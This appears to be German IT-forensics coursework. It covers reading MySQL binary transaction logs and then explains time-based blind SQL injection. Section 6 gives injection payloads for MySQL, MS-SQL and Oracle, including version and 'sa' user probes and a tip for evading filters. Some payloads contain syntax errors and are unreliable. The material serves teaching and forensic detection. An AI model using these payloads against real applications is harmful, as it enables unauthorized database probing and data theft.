Prüfen ob Transaktionsprotokolle aktiviert sind in MySQL-Version 8:

Befehl: show global variables like 'log-bin';


```
mysql> show global variables like 'log_bin';
+---------------+-------+
| Variable_name | Value |
+---------------+-------+
| log_bin       | ON    |
+---------------+-------+
1 row in set (0.01 sec)

mysql>
```

Steht der Status der Transaktionsprotokolle auf „ON“, so werden alle Änderungen an der Datenbank protokolliert. Diese werden zwar auch wie in Abschnitt 5.2 beschrieben in den Logfiles der Datenbanken gespeichert, jedoch können anhand der Transaktionsprotokolle Datenbanken wiederhergestellt werden. In den Protokollen werden für die Reparatur auch Transaktions-ID und weitere Parameter gespeichert, um Transaktionen eindeutig identifizieren zu können.

Das Transaktionsprotokoll befindet sich unter folgendem Pfad:

/var/lib/mysql/binlog.000001

Die Protokolle werden im BIN-Format gespeichert, weshalb diese nur sehr schwer gelesen werden können. Es folgt ein Screenshot eines Transaktionsprotokoll im BIN-Format:




```
impfungCREATE TABLE Aerzte(
        Arzt_ID                         INT NOT NULL AUTO_INCREMENT,
        Vorname                         VARCHAR(40) NOT NULL,
        Nachname                        VARCHAR(40) NOT NULL,
        Fachrichtung            ENUM ('Innere und Allgemeinmedizin', 'Anästhesiologie', 'Anatomie', 'Arbeitsmedizin', 'Augenheilkunde', 'Biochemie', 'Chirur
gie', 'Gynäkologie', 'Orthopädie und Unfallchirurgie', 'Hals-Nasen-Ohrenheilkunde', 'Haut- und Geschlechtskrankheiten', 'Humangenetik', 'Innere Medizin', 'A
ngiologie', 'Gastroenterologie', 'Hämatologie und Onkologie', 'Kardiologie', 'Nephrologie', 'Pneumologie', 'Rheumatologie', 'Kinder- und Jugendmedizin', 'La
boratoriumsmedizin', 'Mikrobiologie', 'Virologie und Infektionsepidemiologie', 'Neurochirurgie', 'Neurologie', 'Nuklearmedizin', 'Klinische Pharmakologie',
'Phoniatrie und Pädaudiologie', 'Physiologie', 'Radiologie', 'Rechtsmedizin', 'Strahlentherapie', 'Transfusionsmedizin', 'Urologie'),
        Titel                           ENUM ('Dr.', 'Dr. med.', 'Dr. med. sci.', 'Dr. pharm', 'Dr. rer. med.'),
        PRIMARY KEY             (Arzt_ID)
GINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci
```

Wie auf der Abbildung zu sehen ist, sind Transaktionsprotokolle in diesem Format von einem Menschen kaum vernünftig zu lesen und auszuwerten.

Das Protokoll kann jedoch auch in eine Text-Datei geschrieben werden, um den Inhalt besser einsehen zu können:

Befehl: mysqlbinlog binlog.000001 > /var/lib/mysql/transactionslog.txt

Das Ergebnis zeigt, dass die neue Text-Datei mit den Inhalten des Transaktionsprotokoll jetzt zwar „lesbarer“ ist, eine forensische Aufarbeitung sich jedoch als sehr aufwendig erweist.



```
COMMIT/*!*/;
# at 3145289
#220216 17:12:52 server id 1  end_log_pos 3145368 CRC32 0xf3b015a1      Anonymous_GTID  last_committed=28       sequence_number=29      rbr_only=no     orig
inal_committed_timestamp=1645031572850993       immediate_commit_timestamp=1645031572850993     transaction_length=691
# original_commit_timestamp=1645031572850993 (2022-02-16 17:12:52.850993 UTC)
# immediate_commit_timestamp=1645031572850993 (2022-02-16 17:12:52.850993 UTC)
/*!80001 SET @@session.original_commit_timestamp=1645031572850993*//*!*/;
/*!80014 SET @@session.original_server_version=80028*//*!*/;
/*!80014 SET @@session.immediate_server_version=80028*//*!*/;
SET @@SESSION.GTID_NEXT= 'ANONYMOUS'/*!*/;
# at 3145368
#220216 17:12:52 server id 1  end_log_pos 3145980 CRC32 0x04e79bb5      Query   thread_id=11    exec_time=0     error_code=0    Xid = 9078
SET TIMESTAMP=1645031572/*!*/;
/*!80013 SET @@session.sql_require_primary_key=0*//*!*/;
CREATE table Impfvorfall(
    Vorfall_ID        INT AUTO_INCREMENT NOT NULL,
    Vorfallart        VARCHAR(255) NOT NULL,
    Impfungs_ID           INT NOT NULL,
    Folgebehandlung  ENUM('vor Ort', 'Ambulant', 'Krankenhaus') NOT NULL,
    Ersthelfer        INT NOT NULL,
    PRIMARY KEY           (Vorfall_ID),
    FOREIGN KEY(Impfungs_ID) REFERENCES Impfung(Impfungs_ID) ON DELETE CASCADE,
    FOREIGN KEY(Ersthelfer) REFERENCES Impfteams(Impfteam_ID) ON DELETE CASCADE
)ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci
/*!*/;
# at 3145980
#220216 17:12:52 server id 1  end_log_pos 3146059 CRC32 0xe535a80c      Anonymous_GTID  last_committed=29       sequence_number=30      rbr_only=yes    orig
inal_committed_timestamp=1645031572871201       immediate_commit_timestamp=1645031572871201     transaction_length=464
/*!50718 SET TRANSACTION ISOLATION LEVEL READ COMMITTED*//*!*/;
# original_commit_timestamp=1645031572871201 (2022-02-16 17:12:52.871201 UTC)
# immediate_commit_timestamp=1645031572871201 (2022-02-16 17:12:52.871201 UTC)
/*!80001 SET @@session.original_commit_timestamp=1645031572871201*//*!*/;
/*!80014 SET @@session.original_server_version=80028*//*!*/;
/*!80014 SET @@session.immediate_server_version=80028*//*!*/;
```

Was jedoch auf der Abbildung nun besser zu erkennen ist sind die verschiedenen IDs, Meta-Daten wie Zeitstempel als auch gehashte Transaktions-IDs.

Generell ist das Lesen von Transaktionsprotokollen in diesem Format sehr umständlich. Dafür existieren verschiedene SQL-Reader, um Transaktionsprotokolle besser durchsuchen und auch im Ernstfall die Datenbank wiederherstellen zu können.

6. Fachbegriff - Zeitbasierte SQL Injection Attacken

Zeitbasierte SQL-Injection Attacken werden häufig dann genutzt, wenn andere Arten von SQLi wenig oder eingeschränkte Ergebnisse vom Zieldatenbanksystem liefern. Diese zeitbasierte Angriffsmethode schleust komplexere Abfragen in das SQL-Statement, die wiederum zu Zeitverzögerungen bei den Antworten oder hoher Auslastung am Zieldatenbanksystem führen sollen.

Abhängig von der Zeit, die das Datenbanksystem benötigt, um zu antworten, ist es möglich einige Informationen daraus zu ermitteln (Inferenzansatz, Informationserschließung). Diese Herangehensweise der Deduktion von Informationen ist sehr nützlich für sog. "Blind SQLi" und "Deep Blind SQLi".

6.1 SQL Injection mit einer Zeitverzögerung (Time Delay)

Zeitbasierte Attacken können genutzt werden, um grundlegende Informationen zur Datenbank zu ermitteln oder das Vorhandensein einer Schwachstelle aufzuspüren. Es ist keine unübliche Vorgehensweise, wenn ein Angreifer mit einer zeitbasierten "Deep Blind SQLi" Attacke dem Zieldatenbanksystem Informationen entlocken will.

In folgender Tabelle wird exemplarisch aufgezeigt, wie die Ausführung der SQL-Anfrage in einigen Beispielen an unterschiedlichen DBMS Typen verzögert werden kann.

DBMS	Befehl	Beispiel	Kommentare
MySQL	SLEEP(Zeit)	SELECT ... SLEEP(60)	Die Zeitangabe erfolgt in Sekunden und ist verfügbar ab MySQL Version 5.
MySQL	BENCHMARK(Anzahl, Ausdruck)	SELECT BENCHMARK(100000000, 'SELECT ...')	Führt die Anweisung vielfach aus. Mit der Nutzung einer zu Beginn hohen Zahl ist es möglich eine Verzögerung im Zieldatenbanksystem zu generieren
MS-SQL, Transact-SQL	WAITFOR DELAY 'hh:mm:ss'	SELECT ... WAITFOR DELAY '00:00:15' SELECT ...	Verzögert die Ausführung des Befehls um den angegebenen Zeitraum
MS-SQL, Transact-SQL	WAITFOR TIME 'hh:mm:ss'	SELECT ... WAITFOR TIME '14:15:00' SELECT ...	Verzögert die Ausführung des Befehls und führt diesen fort, wenn der angegebene Zeitpunkt erreicht ist

***Hinweis:** Es ist von Vorteil für die Ausführung von zeitbasierten Attacken zu wissen um welchen Typ Datenbanksystem es sich bei dem Zielsystem handelt. Sofern dies nicht bekannt ist, ist es möglich unterschiedliche zeitbasierte Anfragen abzusetzen, bis eine Antwort vom Zieldatenbanksystem zurückgegeben wird. Falls keine dieser Möglichkeiten zum gewünschten Ergebnis führt sollte auf die Ergebnisse von "Enumerieren" und "Fingerprinting" für das Zielsystem zurückgegriffen werden, um den Datenbanktypen zu ermitteln.

Das Identifizieren von Schwachstellen ist nicht der einzige Einsatzzweck zeitbasierter SQLi Attacken. Sofern der Angreifer Verzögerungen in Prozeduren, bzw. Statements mit Bedingungen (z.B. CASE oder IF) integriert, ist es möglich, dass die Zieldatenbank Systeminformationen oder auch Daten preisgibt. Diese Methode basiert auf dem Inferenzansatz oder auch der Informationserschließung.

Vereinfacht dargestellt, wenn ein Angreifer eine Zeitverzögerung in ein Bedingungs-Statement integriert, hat der Angreifer die Möglichkeit geschaffen dem Zieldatenbanksystem eine Ja/Nein Frage zu stellen. Die Antwort des Datenbanksystems hängt somit von diesem Zeitfaktor ab (wäre fallweise ungewöhnlich lang) und lässt den Angreifer ermitteln, ob die Antwort Ja oder Nein war und daraus weiterführende Informationen zu schließen.

In folgender Tabelle werden exemplarisch für einige Datenbanksysteme beispielhaft Bedingungs-Statements aufgeführt:

DBMS	Bedienungs-Anweisung	Kommentare
MySQL	IF(Bedingung, wenn_wahr, wenn_falsch)	Nur innerhalb eines SQL Statements möglich. In einer Prozedur ist die Syntax analog zu der von Oracle-SQL (PL-SQL)
MS-SQL, Transact-SQL	IF Bedingung, wenn_wahr [ELSE wenn_falsch]	Nur innerhalb einer Prozedur oder Stapelabfrage (Stacked SQL Query) möglich
Oracle, PL/SQL	IF Bedingung THEN wenn_wahr [ELSE wenn_falsch] END IF	Nur in PL/SQL möglich

Wie ersichtlich wird unterscheiden sich die injizierten Statements geringfügig, abhängig vom Zweck der zeitbasierten Attacke.

Im Folgenden Abschnitt werden exemplarische Beispiele anhand unterschiedlicher DBMS aufgezeigt.

6.1.1 Zeitbasierte Attacken in MySQL

Eine zeitbasierte SQLi Attacke exemplarisch für den Datenbanksystemtypen MySQL ist simpel durchzuführen. Die Funktionen SLEEP() und Benchmark() können in ein entsprechend präpariertes SQL-Statement integriert werden. Das Code-Beispiel unten führt auf wie ein Angreifer eine Schwachstelle eines Parameters auf SQLi Verwundbarkeit prüfen kann. Eine zeitverzögerte Antwort würde bedeuten, dass die Applikation eine MySQL Datenbank nutzt.

```
# MySQL verzögerte Injection QUERY mit integrierter SLEEP Funktion
SELECT * FROM table_t WHERE id=1-SLEEP(15)
```

```
# MySQL verzögerte Injection QUERY mit integrierter BENCHMARK Funktion
SELECT * FROM table_t WHERE id=1-BENCHMARK(100000000, rand())
```

Der Angreifer kann ebenfalls weiterführende Informationen extrahieren, um Folgeannahmen zu bestätigen. Dies kann mit der Integration einer zeitbasierten Abfrage innerhalb eines Bedingungs-Statements geschehen. In MySQL ist dies erneut sehr simpel durchzuführen da eine IF() Funktion / Bedingung vorhanden ist. Folgendes Beispiel macht das Erschließen von Informationen in Kombination mit Zeitbasierten Attacken noch einmal deutlich, um die Datenbankversion zu ermitteln:

```
# MySQL verzögerte Injection um die DB Version zu ermitteln
SELECT * FROM table_t WHERE id=1-IF(MID(VERSION(),1,1) = '8'-SLEEP(15), 0)
```

Wenn die Applikation, bzw. der DBMS Server länger als 15 Sekunden für die Antwort benötigt, kann von der Annahme ausgegangen werden, dass es sich um ein MySQL Datenbanksystem in der Version 8 handelt. Im Beispiel wird die Funktion **SLEEP()** genutzt, es könnte jedoch ebenfalls **BENCHMARK** genutzt werden.

6.1.2 Zeitbasierte Attacken in Transact-SQL (MS-SQL Server)

Um Zeitverzögerungen in Transact-SQL Abfragen zu integrieren, müssen Stapelabfragen (Stacked SQL Query) genutzt werden. Dies ist ebenfalls eine einfache Vorgehensweise. Im unten aufgeführten Beispiel prüft ein Angreifer, ob eine Tabelle eines MS-SQL Servers eine Schwachstelle aufweist.

```
# Transact-SQL verzögerte Injection mit integrierter SLEEP Funktion
SELECT * FROM table_t WHERE id=1; WAIT FOR DELAY '00:00:15'
```

Mit der Nutzung von Anweisungen mit Bedingungen ist es möglich auch weiteführende Informationen aus dem System zu ermitteln. Statt der Version wird im folgenden Beispiel versucht den Datenbankadministratornamen zu ermitteln zu ermitteln (MS SQL-Server haben in der Regel einen DB-Administrator mit Benutzernamen sa)

```
# Transact-SQL verzögerte Injection um Vorhandensein von DB-Admin sa zu bestätigen
SELECT * FROM table_t WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15'
```

In Transact-SQL wird **WAIT FOR TIME** selten genutzt, kann aber hilfreich sein wenn SQL-Injection Sicherheitssysteme nur auf das häufiger genutzte **WAIT FOR DELAY** prüfen.

6.1.3 Zeitbasierte Attacken in Oracle PL/SQL

Oracle weist bei zeitbasierten Attacken einige Besonderheiten auf. Die Funktion **SLEEP()** kann genutzt werden, jedoch muss diese in einer PL/SQL Block Anweisung wie im folgenden Beispiel integriert werden.

```
# Oracle PL/SQL Block Anweisung mit 15 Sek. Verzögerung
BEGIN DBMS_LOCK.SLEEP(15); END;
```

Die Besonderheit bei Oracle ist, dass keine Stapelabfragen (Stacked SQL Queries) unterstützt werden. Die einzige Möglichkeit eine, wie oben aufgeführte Abfrage an die Datenbank durchzuführen, wäre eine SQL-Injection, eine Schwachstelle im PL/SQL Quellcode oder in einem anonymen PL/SQL Block ausfindig zu machen. Die Eintrittswahrscheinlichkeit ist jedoch äußerst gering und selten.

Eine Alternative bietet in PL/SQL das Absetzen einer Abfrage die hohe Ressourcen beansprucht statt der **SLEEP()** Funktion:

```
# Oracle PL/SQL Abfrage, um hohe Last zu erzeugen
SELECT count(*) FROM all_users A, all_users B, all_users C;
```

Bei einer kleinen Datenbank würde die oben genannte Abfrage keine hohe Last erzeugen. Sobald man jedoch die Tabellenanzahl in der Abfrage erhöht und die Abfrage gegen eine größere Datenbank ausgeführt wird, kann dies erhebliche Last und Zeitverzögerungen erzeugen.

Im Vergleich zu anderen Datenbanksystemen sollte von Abfragen die eine hohe Last erzeugen abgesehen werden. Bei Oracle ist dies die einzige Möglichkeit zeitbasierte SQLi Attacken durchzuführen.

6.2 Vorteile und Nachteile zeitbasierter SQL Injection Attacken und Bezug auf die IT-Forensik

Zeitbasierte SQL Injection Attacken bieten den Vorteil, dass sehr wenig Ungewöhnliches, bzw. Auffälligkeiten in den Logs des Datenbanksystems ausfindig zu machen sind.

Sobald jedoch zeitbasierte SQLi Attacken durchgeführt werden, die sehr ressourcenintensiv für das Datenbanksystem sind, kann sich dies in den Protokollen niederschlagen und fällt auch im Nachgang in der Forensik auf.

Die Länge der Zeitverzögerung muss ebenfalls betrachtet werden, insbesondere dann, wenn Web-Anwendungen die Schnittstelle zum Datenbanksystem bilden. Die System- und Netzwerkauslastung können hier Einfluss auf das gewünschte Resultat haben. Sehr genaue Planung und Timing werden in diesem Fall erforderlich, damit die gewünschten Ergebnisse hiervon nicht beeinträchtigt werden.

Um zeitbasierte SQL Injection Attacken forensisch zu ermitteln und zu analysieren, sind über die Prüfung der datenbankspezifischen Logs hinaus auch die Applikations- und Serverlogs erforderlich, um ein so genaues und so detailliert wie nur mögliches Bild einer gefundenen Auffälligkeit zu schaffen.

6.3 Quellen

1. SQL Injection Inference Attacks | sqlinjeciton.net (2020). Abgerufen am 06.02.2022 von https://www.sqlinjection.net/inference

2. Deep Blind SQL Injection | Ferruh Mavutina (26.02.2008). Abgerufen am 06.02.2022 von https://labs.portcullis.co.uk/download/Deep_Blind_SQL_Injection.pdf

3. Types of SQL Injection (SQLi) | Acunetix (15.07.2020). Abgerufen am 07.02.2022 von https://www.acunetix.com/websitesecurity/sql-injection2/#:%7E:text=What%20is%20a%20time%2Dbased,query%20is%20true%20or%20false

4. Time based Blind SQL Injection (SQLi) | Beagle Security (05.06.2018). Abgerufen am 07.02.2022 von https://beaglesecurity.com/blog/vulnerability/time-based-blind-sql-injection.html

5. Blind SQL Injection | OWASP Foundation (o.D.). Abgerufen am 07.02.2022 von https://owasp.org/www-community/attacks/Blind_SQL_Injection